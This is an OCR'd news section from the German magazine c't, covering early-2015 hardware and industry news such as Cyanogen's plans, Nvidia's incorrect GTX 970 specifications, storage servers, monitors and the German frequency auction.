Cyanogen greift Google an und bekommt Geld von Microsoft

Der Vermarkter des Android-Ablegers CyanogenMod will „Google Android wegnehmen“. Kirt McMaster, CEO der kommerziellen Cyanogen Inc., kritisierte während einer Android-Konferenz Googles Einfluss auf das System und die starke Abschottung von Android gegenüber Dritten. Googles eigene Dienste hätten deshalb Vorteile gegenüber der Konkurrenz, die nicht so tief ins System eingreifen dürften. Daher arbeitet man nun an einem eigenen System auf Basis des Open-Source-Android und ohne Google-Zusätze. „Unsere Version von Android ist offener, damit können wir mehr Partner an Bord holen und ihren Diensten direkten Systemzugang ermöglichen.“ Einen eigenen App-Shop will man ebenfalls auf den Weg bringen.

Zur Finanzierung von Cyanogen könnte demnächst auch Microsoft beitragen. Laut Wall Street Journal plant der Windows-Hersteller eine Minderheitsbeteiligung an einer 70 Millionen US-Dollar schweren Finanzierungsrunde. Auch andere Firmen seien am Einstieg interessiert. (asp@ct.de)

Laptop mit Venenscanner

Bis zu zwei Werktage Laufzeit verspricht Fujitsu für sein Business-Notebook Lifebook S935 mit Intels aktuellen Broadwell-U-Prozessoren. Erreicht wird die Ausdauer unter anderem durch einen zweiten Akku, der in einem Modulschacht Platz findet. Die Angaben beziehen sich auf den Betrieb im Flugmodus mit geringer Helligkeit – näher an der Realität sind die immer noch exzellenten 22 Stunden mit zwei Akkus und 16 Stunden mit einem Akku im Normalbetrieb. Für Sicherheit beim Anmelden sorgt ein Handvenenscanner, der ohne direkte Berührung arbeitet. Stattdessen muss die Hand für einige Momente über das Sensorfeld gehalten werden.

Das 13,3-Zoll-Display mit 1920 × 1080 oder 2560 × 1440 Pixeln ist in der Standardausführung entspiegelt. Optional gibt es das Gerät auch mit Touchscreen, dann allerdings nur spiegelnd. Im Modulschacht finden wahlweise Akku, zusätzliche Festplatte oder Blu-Ray-Brenner ihren Platz. Je nach Ausstattung bringt das Gerät zwischen 1,2 und 1,4 Kilogramm auf die Waage. Im Handel gibt es das S935 mit Core i5-5200U, 256 GByte SSD und 8 GByte RAM ab 1350 Euro. (asp@ct.de)

Das Fujitsu Lifebook S935 liest das Venenmuster der Hand, das Auflegen des Fingers zum Entsperren entfällt.

c’t Android 2015

Das Sonderheft c’t Android zeigt, wie Sie die Datenkrake Google in mehreren Schritten, von einfach bis Root, von Ihrem Smartphone und Tablet verbannen. Falls Ihr Handy defekt ist, finden Sie Tipps zur Reparatur, wie Sie an Ersatzteile kommen und wann Sie es doch besser zur Werkstatt geben.

Weitere Themen: Was die aktuellen Android-Smartwatches taugen und welches das richtige Tablet für Sie ist (auch mit Blick auf iOS und Windows). Im Praxisteil geht es darum, die Akkulaufzeit zu verlängern, lästige Aufgaben zu automatisieren und wie Ihnen ein umfassendes Backup gelingt. Root-Fans finden Anleitungen und einen Vergleich von Custom-ROMs. Wollen Sie einfach nur neue Apps kennenlernen, bieten wir Ihnen die Lieblings-Apps der Redaktion sowie einen Test von virtuellen Tastaturen und smarten Homescreens.

c’t Android 2015 ist für 9,90 Euro im Zeitschriftenhandel sowie bis zum 1. 3. 2015 in Deutschland, Österreich und der Schweiz versandkostenfrei im Heise-Shop erhältlich. Als digitale Version in der c’t-App für Android und iOS sowie als E-Book kostet es 8,99 Euro. (jow@ct.de)

c't Das Heft im heise Shop: ct.de/y71v

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Server für 12 Festplatten

Die niederrheinische Firma Grafenthal verkauft einen Storage-Server mit Einzelprozessor, maximal 32 GByte RAM, SAS-RAID-Hostadapter und bis zu 12 internen Festplatten ab 3200 Euro. Zum Einstiegspreis enthält der Storage Server S1212M mit zwei Rack-Einheiten Bauhöhe den Quad-Core Xeon E3-1230 v3 sowie ein 8-GByte-Speichermodul – Festplatten und Betriebssystem kosten extra. Das Gigabyte-Mainboard GA-6LXSV stellt vier Gigabit-Ethernet-Ports bereit, hinzu kommt ein Anschluss für den Fernwartungschip (BMC) Aspeed AST2300.

Am Avago/LSI MegaRAID SAS 9380-4i4e hängen je ein externer und ein interner Mini-SAS-x4-Port, letzterer ist mit der SAS-Expander-Backplane verbunden. Hot-Swap-Rahmen nehmen 3,5- oder 2,5-Zoll-Laufwerke auf, selbstverständlich auch SSDs.

Über den externen SAS-12G-Port mit vier Kanälen lassen sich externe Festplattengehäuse an den S1212M anschließen, falls die interne Kapazität nicht reicht; mit 6-TByte-Festplatten sind immerhin 72 TByte brutto möglich. Optional bestückt Grafenthal den S1212M auch mit 10-Gigabit-Ethernet- oder FibreChannel-Adapterkarten. Das Netzteil ist redundant ausgelegt. (ciw@ct.de)

Der Storage-Server S1212M von Grafenthal nimmt zwölf Festplatten auf und lässt sich mit externen Boxen erweitern.

Anzeige

NAS-Chips mit Cortex-A15-Kernen

Kürzlich hat der Handelskonzern Amazon, der mit seinen Web Services auch zu den größten Cloud-Dienstleistern der Welt gehört, die kleine israelische Firma Annapurna übernommen. Man munkelt über einen Kaufpreis von rund 370 Millionen US-Dollar, Details wurden aber nicht verraten. Annapurna war erst Anfang Januar etwas bekannter geworden, als die NAS-Hersteller Netgear, Qnap und Synology Netzwerkspeicher mit „Alpine"-Chips von Annapurna angekündigt hatten.

Laut den Spezifikationen von Netgear ReadyNAS 200, Qnap TurboStation TS-431+ und Synology DiskStation DS2015xs gibt es die Alpine-Chips in mindestens zwei Varianten, nämlich mit zwei oder vier ARM-Kernen des Typs Cortex-A15. Die teurere Version enthält 10-Gigabit-Ethernet-Controller, die bei der DiskStation DS2015xs über SFP-Ports nutzbar sind. Die Dual-Cores in den beiden anderen Geräten besitzen nur 1-GbE-Controller. Alle Alpine-SoCs sollen vergleichsweise hohe Datentransferraten liefern können, dank Hardware-Beschleuniger auch beim Lesen und Schreiben verschlüsselter Daten. (ciw@ct.de)

Externes SAS-Disk-Gehäuse auch fürs Rack

Silverstone verkauft für 575 Euro ein externes Gehäuse für acht 3,5-Zoll-Festplatten mit SATA- oder SAS-Schnittstellen. Das RS831S besitzt aber keinen SAS-Expander, sondern an der Rückseite zwei Mini-SAS-x4-Buchsen (SFF-8088). Deshalb benötigt der Host-Rechner einen SAS-Adapter mit zwei externen Mini-SAS-Port. Ein SAS Host Bus Adapter (HBA) als PCIe-Karte zum Nachrüsten kostet mindestens 130 Euro.

Zwei Lüfter kühlen die Laufwerke im RS831S, ein eingebautes Netzteil liefert Energie. Die Schnellwechselrahmen lassen sich ohne Werkzeug bedienen, 2,5-Zoll-Platten passen aber nicht hinein. (ciw@ct.de)

In das Silverstone RS831S passen acht 3,5-Zoll-Festplatten mit SATA- oder SAS-Anschlüssen.

Flash-Speicher fürs Rack

Den Preis will Dell nicht veröffentlichen, doch das Dell Storage SC4020 Entry-Level All-Flash-Array soll ein „kosteneffizientes" Flash-Speichersystem sein. Es handelt sich um einen Storage-Server mit redundantem Controller und 24 Einschüben für SAS-Festplatten oder -SSDs. Als Betriebssystem kommt Dell Compellent Storage Center 6.5 zum Einsatz, es läuft je Controller auf einem Quad-Core-Xeon mit 16 GByte RAM. Jeder Controller stellt vier FibreChannel-Ports (8GFC) bereit. In der Basiskonfiguration baut Dell vier SSDs mit je 480 GByte Kapazität ein, die nicht für ständiges Überschreiben ausgelegt sind, sondern vor allem fürs Lesen von Daten. (ciw@ct.de)

© Copyright by Heise Zeitschriften Verlag


Augen auf beim Mainboard-Kauf

Um einen möglichst weiten Preisbereich abzudecken, bieten Mainboard-Hersteller für jede einzelne Prozessorplattform zahlreiche Varianten an. So hat Asus für die Fassung LGA1150 auf dem deutschen Markt derzeit knapp 100 Modelle im Programm, davon nutzen 25 Stück den Spitzen-Chipsatz Z97.

Doch sogar bei identischer Bezeichnung können sich Mainboards voneinander unterscheiden, denn die Hersteller verändern im Laufe der Produktion die Bestückung und kennzeichnen dies mit Revisionsnummern. Meist sind die Unterschiede gering: So kommen zum Beispiel ein jüngeres Chipsatz-Stepping oder neuere Zusatzchips für Netzwerk, USB 3.0 oder Audio zum Einsatz.

In einigen Fällen ändert sich auch das Platinenlayout und Funktionen fallen weg. Beim Gigabyte-Mainboard B85M-D2V fehlt ab Rev. 2.0 der zweite BIOS-Flash-Chip und somit auch die Dual-BIOS-Fähigkeit. Auf dem B85M-HD3 lötet Gigabyte ab Rev. 2.0 eine andere Spannungsversorgung für die CPU auf, die nur noch aus zwei statt drei Wandlerphasen besteht und deshalb mit weniger Bauteilen auskommt. Solche Änderungen können nicht nur bei Gigabyte, sondern auch bei anderen Board-Herstellern vorkommen.

Zwar dokumentieren die Hersteller die Ausstattung der einzelnen Board-Revisionen auf ihren Webseiten. Vor dem Kauf lässt sich jedoch nicht feststellen, welche Revision ein Händler auf Lager hat, da die Mainboards die gleiche globale Artikelidentnummer (GTIN, früher EAN) verwenden. Als Käufer sollte man deshalb sofort die Ausstattung der gelieferten Board-Revision prüfen und bei eventuell fehlenden Funktionen vom Rückgaberecht Gebrauch machen. (chh@ct.de)



Die Revision 1.0 und 2.0 des Gigabyte B85M-HD3 unterscheiden sich nicht nur bei der Platinenfarbe, sondern auch in der Spannungsversorgung. Das hat direkten Einfluss auf die Leistungsaufnahme.

Anzeige

Mini-Rechner mit Core i-5000

Die neuen Mobilprozessoren mit Broadwell-Architektur stecken nicht nur in Notebooks, sondern treiben künftig auch Intels Mini-Barebone-PCs der Serie „Next Unit of Computing“ (NUC) an. Der Chiphersteller rüstet vier Consumer- und zwei Business-Rechner der NUC-Serie mit Core-i-Prozessoren der fünften Generation aus.

Für Privatanwender gibt es jeweils zwei Modelle mit Core i5-5250U (1,6 GHz, Turbo: 2,7 GHz) und Core i3-5010U (2,1 GHz). Die Core-i5-Varianten NUC5i5RYH und NUC5i5RYK taugen nach Ansicht von Intel nicht nur als Multimedia-Zuspieler oder Büro-PC, sondern auch als kompakte Gaming-Systeme für LAN-Parties. Für ältere Spiele mag die Leistung der integrierten HD-6000-Grafik mit 48 Shader-Einheiten ausreichen, bei aktuellen 3D-Shootern und hohen Qualitätseinstellung dürfte ihr aber die Puste ausgehen.

Für Unternehmen bietet der Hersteller den vPro-tauglichen NUC5i5MYHE sowie den NUC5i3MYHE an. Beide Rechner sind mit einem TPM sowie einer Blende ausgestattet, um interne Schnittstellen wie GPIO, I2C oder SMBus nach außen zu führen. Für andere Gehäuseformate sowie den Einbau in Maschinen oder digitale Werbetafeln bietet Intel die UCFF-Boards der Business-Geräte auch separat an. Für letzteren Zweck ist ein Embedded Displayport (eDP) an Bord. (chh@ct.de)

Bei den Broadwell-NUCs lässt sich der Gehäusedeckel leicht tauschen, um beispielsweise einen Drahtloslader für Smartphones zu integrieren.

© Copyright by Heise Zeitschriften Verlag

LGs LED-Allround-Beamer schafft 1400 Lumen

Hoch statt breit: LGs LED-Projektor PF1500 mit HD-Auflösung hat eine ungewöhnliche Form.

Zwei Kategorien von LED-Projektoren gab es bislang: Die weitaus größte Gruppe machten die kleinen, transportablen Beamerchen für die Aktentasche aus (zum Beispiel Vivitek Qumi); und dann sind da noch die großen, teuren Heimkino-Geräte wie Optomas HD90. Mit seinem PF1500 will sich LG nun zwischen die beiden Kategorien drängeln. Der Projektor ist mit 1,7 Kilogramm leicht genug zum Mitnehmen, soll aber mit 1400 Lumen auch große Heimkino-Leinwände ausleuchten.

Der größte Vorteil der LED-Technik gegenüber den konventionellen Hochdrucklampen ist die deutlich höhere Lebensdauer: LG gibt beim PF1500 30 000 Stunden an, eine konventionelle Beamerlampe muss nach spätestens 5000 Stunden ausgetauscht werden.

LGs LED-Projektor schafft die Full-HD-Auflösung von 1920 × 1080 Bildpunkten, außerdem zeigt er 3D-Inhalte an – dazu muss man allerdings eine passende Shutterbrille für rund 50 Euro dazukaufen.

Neben den klassischen Eingängen (HDMI, Sub-D-VGA) gibt es weitere kabelgebundene und kabellose Optionen, den Projektor mit Bildern zu versorgen: Unter anderem beherrscht er die Funk-Screencast-Standards Miracast und WiDi; außerdem lassen sich kompatible Mobilgeräte über MHL verbinden. Für die akustische Untermalung sorgen zwei 3-Watt-Lautsprecher, Soundbar-Besitzer freuen sich über die „Bluetooth Out"-Funktion.

Der PF1500 soll im Mai in den Handel kommen und rund 1000 Euro kosten. (jkj@ct.de)

Günstiger Dokumentenscanner: AD125 von Avision

Der duplexfähige Dokumentenscanner AD125 von Avision digitalisiert maximal 50 doppelseitige DIN-A4-Blätter pro Minute und ist für ein Tagesvolumen von bis zu 4000 Seiten ausgelegt. Mit der Preisempfehlung von rund 350 Euro liegt der Bürohelfer eher in der Einstiegsklasse für Dokumentenscanner. Dennoch bekommt man eine Ausstattung, die sonst nur in deutlich teuereren Geräten zu finden sind.

Der AD125 scannt mit hochwertigen CCD-Scanzeilen, Doppeleinzüge erkennt er per Ultraschallsensor. Im Schwarzweiß-Modus bei 200 dpi liest der kompakte Scanner 25 einseitige oder 50 doppelseitige Vorlagen pro Minute ein; bei Farbe und 300 dpi sind es immer noch 20 einseitige respektive 40 doppelseitige Blätter. Die maximale Auflösung liegt – wie bei Dokumentenscannern üblich – bei 600 dpi.

Der Dokumentenscanner Avision AD125 scannt 50 doppelseitige Vorlagen pro Minute, erkennt Mehrfacheinzüge per Ultraschallsensor und kostet nur 350 Euro.

Der Vorlageneinzug des AD125 nimmt 50 Seiten Normalpapier auf und kommt auch mit sehr dünnem Papier klar: Avision empfiehlt Papiergewichte von 34 bis 127 g/m². Einzeln soll er Vorlagen bis 1,25 mm Dicke einscannen können – was für Kreditkarten ausreicht. Klappt man die ausladende Papierablage ein, beansprucht der 31 Zentimeter breite und rund 16 Zentimeter tiefe Scanner nur wenig Stellfläche auf dem Schreibtisch. Avision liefert die Windows-Software Button Manager 2 sowie je ein Twain- und ISIS-Modul mit, Treiber für Mac OS sind in Vorbereitung. Den Avision AD125 bekommt man mit zwei Jahren Garantie im Fachhandel. (rop@ct.de)

BenQs 24-Zoll-Monitor mit Nividias G-Sync-Technik

BenQ erweitert seine Gaming-Monitor-Serie um ein 24-Zoll-Modell mit G-Sync-Unterstützung. Das TN-Panel des XL2420G läuft dank G-Sync in einem Bereich zwischen 30 und 144 Hz angepasst an die Framerate der Grafikkarte und zeigt die Bilder daher immer genau dann an, wenn sie angeliefert werden. Die dynamische Synchronisation von GPU und Display dürfte – wie bei den in c't 24/14 getesteten G-Sync-Monitoren – auch beim XL2420G Bildfehler wie Ruckler und Tearing in schnellen Spielen merklich verringern. Damit G-Sync funktioniert, muss im Rechner eine G-Sync-fähige Grafikkarte von Nvidia stecken und das Display muss schnelle Bildwechsel beherrschen: BenQ verspricht für den Monitor eine Grauschaltzeit von nur einer Millisekunde.

BenQs XL2420G soll dank der variablen Bildwiederholrate von G-Sync Bildfehler in Bewegtbildern vermeiden.

Wie bei G-Sync-Monitoren üblich, nutzt auch der XL2420G eine Funktion namens ULMB (Ultra Low Motion Blur). Sie simuliert mithilfe eines Blinking Backlight die Impulsdarstellung von Röhrenmonitoren und sorgt so für eine deutliche Verringerung von Bewegungsunschärfen.

Das 16:9-Display löst mit 1920 × 1080 Bildpunkten auf, angesteuert wird es über zwei HDMI-Buchsen, DVI oder DisplayPort. Den übertragenen Ton kann man am Kopfhörerausgang abgreifen. Wie bei BenQs XL-Serie üblich, lässt sich auch der XL2420G neigen, drehen und in der Höhe verstellen. Seine für Spiele optimierten Bild-Presets kann man ohne Umweg ins Monitormenü an dem an eine USB-Maus erinnernden S-Switch umstellen. Der XL2420G ist ab sofort für rund 550 Euro erhältlich. (spo@ct.de)

© Copyright by Heise Zeitschriften Verlag

Martin Fischer

Maxwells Kernschmelze

Nvidias falsche Spezifikationen der Spieler-Grafikkarte GeForce GTX 970 verärgern Kunden

Die Spieler-Grafikkarte GeForce GTX 970 hat weniger Rasterendstufen und einen kleineren L2-Cache, als von Nvidia bisher behauptet wurde. Überdies sind nur 3,5 GByte ihres 4 GByte großen Videospeichers schnell angebunden.

Eigentlich konnte es im September letzten Jahres für Nvidia kaum besser laufen. Nvidia veröffentlichte damals die beiden ersten Grafikkarten mit dem neuen Maxwell-2.0-Grafikchip – die GeForce GTX 980 und GeForce GTX 970. Sie waren viel effizienter als AMDs Radeon-R9-Grafikkarten und boten obendrein noch allerlei Schmankerl wie HDMI 2.0. Gamer lechzten vor allem nach der 320 Euro teuren GeForce GTX 970, die laut Nvidias Spezifikation lediglich weniger Shader-Rechenkerne besitzen sollte (1664 statt 2048). Die für hohe Auflösungen wichtige Speichergröße und -anbindung (4 GByte, 256 Bit) sollte identisch zur GeForce GTX 980 sein, die 200 Euro mehr kostete. Jetzt wissen alle: Das war falsch. Die GeForce GTX 970 hat ein weniger effektives Speicherinterface, weniger Rasterendstufen und weniger L2-Cache, als von Nvidia kommuniziert wurde.

Dass der Schwindel aufflog, ist in erster Linie hunderten Nvidia-Fans zu verdanken, die sich in internationalen und deutschen Foren (Guru 3D, 3dcenter etc) über merkwürdige Mikroruckler und gelegentliche drastische Einbrüche der Bildrate wunderten. Die Ruckler treten auf, wenn Spiele zwischen 3,5 und 4 GByte Videospeicher belegen. Über Weihnachten verschärften sich die Diskussionen, nachdem viele Spieler endlich Zeit hatten, die neuen speicherfressenden Titel wie Assassin's Creed Unity oder Far Cry 4 zu spielen, die zum Marktstart der GeForce GTX 970 eben noch nicht im Handel waren. Nachdem eine Vielzahl von Fachmagazinen, darunter auch c't, bei Nvidia nach einer Erklärung fragten, gab die Firma schließlich unter großem öffentlichen Druck zu, bei der Spezifikation der GeForce GTX 970 falsche Angaben gemacht zu haben. Begründet wurde dies mit einer Kommunikationspanne zwischen den GPU-Ingenieuren und dem technischen Marketingteam.

Jonah Alben, Chef der GPU-Engineering-Sparte, legte gegenüber US-Medien schließlich die Karten auf den Tisch. Demnach hat die GeForce GTX 970 zwar 4 GByte Speicher, allerdings sind nur die vorderen 3,5 GByte schnell angebunden (224 Bit, 196 GByte/s). Nvidia musste den Videospeicher daher in zwei Segmente unterteilen (3,5/0,5 GByte). Spiele, die nicht mehr als 3,5 GByte Speicher verwenden, lagern alle Daten im schnellen Bereich. Brauchen sie allerdings mehr, schaltet die GeForce GTX 970 auch den langsamen Speicherbereich zu (32 Bit, 28 GByte/s). Das Problem: Die GeForce GTX 970 kann nicht aus beiden Speicherbereichen gleichzeitig lesen.

Nvidia hat die GeForce GTX 970 unter falschen Spezifikationen veröffentlicht. Die Karte hat weniger Rasterendstufen und L2-Cache sowie ein weniger effektives Speicherinterace als gedacht.

Einer von Nvidia veröffentlichten Erklärung zufolge soll der Performance-Einbruch im einstelligen Prozentbereich liegen – die Firma führt dafür drei ausgewählte Beispiele aus den Spielen Shadows of Mordor, Battlefield 4 und Call of Duty Advanced Warfare auf. Berichte vieler Nutzer besagen etwas anderes.

Darüber hinaus hat der Grafikchip der GeForce GTX 970 bloß 56 Rasterendstufen und nicht 64, wie von Nvidia beim Marktstart angegeben. Aus Albens Erklärungen geht außerdem hervor, dass einem der 32-Bit-Speichercontroller kein L2-Cache zur Verfügung steht. Demnach hat die GeForce GTX 970 nicht 2048 KByte L2-Cache, sondern nur 1792 KByte. Nvidia hat also in den Spezifikationen zur GeForce GTX 970, die unter anderem an zahlreiche Journalisten geschickt wurden, gleich mehrere falsche Angaben gemacht.

Nvidia erntete daraufhin den wohl größten Shitstorm in der Firmengeschichte von Fans und Kunden, die in der Hoffnung auf eine zukunftssichere 4-GByte-Grafikkarte mehr als 300 Euro für eine GeForce GTX 970 ausgegeben haben. Schließlich ist es sehr wahrscheinlich, dass einige künftige PC-Spiele volle 4 GByte Speicher für die maximale Detailstufe und sehr hohe Auflösungen benötigen.

Nvidia äußerte sich bis Redaktionsschluss nicht auf unsere Anfrage, ob man bisherigen GTX-970-Besitzern eine Entschädigung anbieten wolle oder ob eine öffentliche Erklärung noch folge. Einige Händler, etwa Arlt, haben öffentlich erklärt, die GeForce GTX 970 zurückzunehmen. (mfi@ct.de)

c't Anlaufstelle für Fragen und zum Austausch: ct.de/y99v

Anzeige

© Copyright by Heise Zeitschriften Verlag

Avid bringt Pro Tools 12 und kostenlose Version

Bereits im März soll die 12. Version der Digital Audio Workstation (DAW) Pro Tools erhältlich sein. Hersteller Avid folgt dabei dem allgemeinen Trend und bietet neben einer zeitlich unbegrenzten Voll-Lizenz auch ein Abomodell an. Zu den Preisen gab es bis Redaktionsschluss jedoch noch keine Informationen.

Als wesentliche Neuerung nennt Avid die „Cloud Collaboration"-Funktion, die es über den Globus verteilten Pro-Tools-Nutzern ermöglicht, gemeinsam an einer Session zu arbeiten. Zudem lassen sich Musikprojekte direkt in die Cloud speichern. Der dazugehörige Dienst schließt einen Online-Marktplatz ein, über den Musiker, Komponisten und Produzenten ihre Werke zum (Lizenz-)Kauf anbieten können. Darüber hinausgehende Verbesserungen gegenüber der Vorgängerversion wurden bislang noch nicht verraten.

Mit „Pro Tools | First" stellt Avid erstmals eine kostenlose Version seiner DAW zur Verfügung. Sie ist auf 16 Spuren beschränkt, von denen sich vier Spuren gleichzeitig aufzeichnen lassen. Bei der freien Version lassen sich maximal drei Sessions in der Cloud speichern – und auch nur dort. Das Programm soll mit rund 20 Plug-ins ausgeliefert werden, darunter der Synthesizer XPAND!2 sowie die Plug-in-Suiten EQ III und Dynamics III. Der Einsatz externer Plug-ins ist auf die per In-App-Kauf zu erwerbenden AAX-Exemplare beschränkt. (Kai Schwirzke/hag@ct.de)

Mit der kostenlosen Einsteigerversion Pro Tools | First lässt sich auf bis zu 16 Spuren gleichzeitig arbeiten.

Angeblich Spezifikationen zur „4K Blu-ray Disc" aufgetaucht

Die japanische Audio/Video-Website „AV Watch" hat eine Übersicht veröffentlicht, die die voraussichtlichen Spezifikationen der für Ende 2015 angekündigten „4K Blu-ray Disc" zeigen soll. Sie bestätigt viele bisherigen Vermutungen – etwa, dass zur Speicherung der Ultra-HD-Filme das besonders effiziente Kompressionsverfahren HEVC zum Einsatz kommt und dass die Datenrate auf 100 MBit/s hochgeschraubt wird. Ultrahoch aufgelöste Filme werden in einer Auflösung von 3840 × 2160 Pixel gespeichert, was der Panelauflösung von Ultra-HD-TVs entspricht.

Überraschend ist, dass die „4K Blu-ray Disc", die noch keinen offiziellen Namen hat, lediglich eine Farbabtastung von 4:2:0 bieten soll. Zudem ist zwar eine Speicherung von 4K-Videos mit bis zu 60 Vollbildern pro Sekunde vorgesehen, nicht jedoch das „High Frame Rate"-Format mit einer Bildwiederholfrequenz von 48 Hertz. Auch 3D bleibt außen vor – was nach Angabe eines Panasonic-Entwicklers mit einem Mangel an passenden Videochips für die Player zu erklären ist.

Statt auf 3D oder HFR setzt die Blu-ray Disc Association bei den 4K-Blu-rays auf einen größeren Farbraum gemäß ITU-R-Empfehlung BT.2020, eine von 8 auf 10 Bit erhöhte Farbtiefe und einen erhöhten Dynamikumfang dank High Dynamic Range (HDR). Die für HDR benötigten Zusatzinformationen werden als Erweiterung des Videodatenstroms übermittelt. So lassen sich die gewöhnliche und die HDR-Fassung speichern, ohne den Film zweimal auf der Disc ablegen zu müssen; gewöhnliche Decoder ohne HDR-Unterstützung lassen die Erweiterung einfach links liegen. (nij@ct.de)

Kostenloser UPnP-Player

Das für seine Videobearbeitungssoftware „DVR Studio" bekannte Unternehmen Haenlein bietet unter dem Namen „HS-UPnP-Player" ab sofort einen UPnP-Player zum kostenlosen Download an (siehe Link). Das Windows-Programm lässt sich als Multimedia-Player für Aufnahmen und Live-TV-Streams von UPnP- und DLNA-Netzwerkservern nutzen. In der Software ist eine Favoriten- sowie eine Filterfunktion integriert, zudem sucht sie auf Knopfdruck im Web nach Filminfos. Wer auf Letzteres verzichtet, kann das Programm auch komplett ohne Internet-Zugang nutzen. (nij@ct.de)

c't Download: ct.de/yk47

HTML5 wird Standard bei YouTube

YouTube stellt Videos künftig bei Chrome, Internet Explorer 11, Safari 8 und aktuellen Beta-Versionen von Firefox standardmäßig über HTML5 dar. Das gaben Entwickler der Plattform in einem Blogeintrag bekannt. Google experimentiert bereits seit 2010 mit der Videowiedergabe via HTML5 und hat eigenen Angaben zufolge mittlerweile viele Probleme gelöst. So ist nun auch das Streaming mit adaptiver Bitrate möglich.

Zudem setzt YouTube bei HTML5 verstärkt auf den lizenzgebührenfreien VP9-Videocodec, der die Datenrate eines Videos im Schnitt um rund 35 Prozent reduzieren soll. Nach der Umstellung sollen sich auch Videos mit 4K-Auflösung problemlos anzeigen lassen, zudem ermögliche die WebRTC-Unterstützung Live-Übertragungen ohne zusätzliche Plug-ins. (vza@ct.de)

Audio/Video-Notizen

Sony setzt bei Musik künftig auf eine **Kooperation mit dem Streaming-Dienst Spotify** und gibt dafür sein bislang in Eigenregie betriebenes Angebot „Music Unlimited" zum 29. März auf. Der ab Frühjahr verfügbare neue Service „Playstation Music" soll auf Sonys Spielekonsolen sowie auf Smartphones und Tablets des Herstellers laufen.

Gibson bindet die von Philips übernommene Audio-Sparte Woox stärker in seine Unternehmensstrategie ein. **Woox entwickelt künftig HiFi-Bluetooth-Lautsprecher und -Kopfhörer** unter der Gibson-Marke Onkyo; Produkte unter den Marken Philips und Fidelio soll es aber weiterhin geben.

Die **Themenkanäle des Online-Videodienstes Watchmi** sind ab sofort auf internetfähigen Fernsehern, Blu-ray-Playern und Heimkinosystemen von Sony verfügbar. Die Smart-TV-App steht kostenfrei für alle diese Produkte ab Modelljahr 2012 zum Download (an den Geräten) bereit.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Robuste Gigabit-Switches

Der TI-PG541 von Trendnet (links) liefert an vier Gigabit-Ports bis zu 120 Watt Summenleistung.

Der NM10 von MEN beschränkt sich auf 60 Watt.

Der 6-Port-Gigabit-Switch TI-PG541 von Trendnet soll auf DIN-Hutschienen in Schaltschränken montiert Industrie-PCs oder Steuerelemente vernetzen. An vier von fünf Buchsen steht Energie bereit (PoE+, IEEE 802.3at). Der Switch bekommt seinen Strom über zwei redundant ausgelegte 48-Volt-Gleichspannungseingänge. Als Verbindung zum Kernnetz kann ein SFP-Slot für Gigabit-Glasfasermodule dienen. Der TI-PG541 soll 300 Euro kosten.

Seinen NM10 bietet der Nürnberger Hersteller MEN Mikro Elektronik in vier Varianten mit Fast- (100 MBit/s) oder Gigabit-Ethernet (1000 MBit/s) und optionaler Energieeinspeisung an. Jeder der auf M12-Buchsen herausgeführten Ports liefert bis zu 30 Watt (PoE+, IEEE 802.3at), der Switch insgesamt aber maximal 60 W. Der lüfterlose und damit wartungsfreie Switch im staubdichten Aluminiumgehäuse (IP40) verträgt –40 °C bis +85 °C Betriebstemperatur. Sein Weitbereichsnetzteil soll 14,4 bis 154 Volt Gleichspannung vertragen, womit der NM10 laut Hersteller nach Zertifizierung gemäß EN 50155 beziehungsweise ISO 7637-2 auch in Fahrzeugen eingesetzt werden kann.

Der NM10 von MEN ist ab 470 Euro zu haben. Weitere Details zu den Geräten finden Sie über den folgenden Link. (ea@ct.de)

c't Datenblätter zu Industrie-Switches: ct.de/ybh6

Zulassungsverfahren für Frequenzauktion eröffnet

Unternehmen, die an der im Mai oder Juni 2015 stattfindenden Versteigerung von Mobilfunkfrequenzen teilnehmen wollen, müssen bis zum 6. März Zulassungsanträge bei der Bundesnetzagentur stellen (BNetzA). Deutschland wird damit in Europa als erstes Land seine Nutzungsrechte für Frequenzen im 700-MHz-Bereich an den Mobilfunk vergeben. Diese sollen nach einer ersten Ausbaurunde mit 800-MHz-Frequenzen erneut Regionen mit schwacher Internet-Versorgung zugutekommen. Für weitere Frequenzen im 900- und 1800-MHz-Band laufen die Nutzungsrechte aus, sodass sie neu versteigert werden. Insgesamt kommen 270 MHz unter den Hammer.

Das 700-MHz-Band machen TV-Sender frei, indem sie die terrestrische TV-Ausstrahlung vom DVB-T-Verfahren auf das effizientere DVB-T2 umstellen. Davon zweigt die BNetzA 2 × 30 MHz für den Mobilfunk ab, der Rest geht an Sicherheitsorgane und Bundeswehr. Weil es einige Zeit dauert, bis alle Sendetürme auf DVB-T2 umgestellt sind, wird die Mobilfunkbranche das neue Spektrum wohl frühestens ab 2017 nutzen.

Provider, die in Deutschland bisher noch keine Netze unterhalten, unterliegen keinen Auflagen. Telefónica, Deutsche Telekom und Vodafone sind dagegen verpflichtet, mit den 700-MHz-Blöcken die Autobahnen und ICE-Strecken zu versorgen sowie jeweils mindestens 97 Prozent der Haushalte in jedem Bundesland per Breitband-Internet abzudecken. Jeder der drei Sektoren einer Basisstation muss mindestens 50 MBit/s liefern. Die BNetzA hofft, dass ländliche Haushalte etwa 10 MBit/s erhalten. (dz@ct.de)

Anzeige

Netz-Notizen

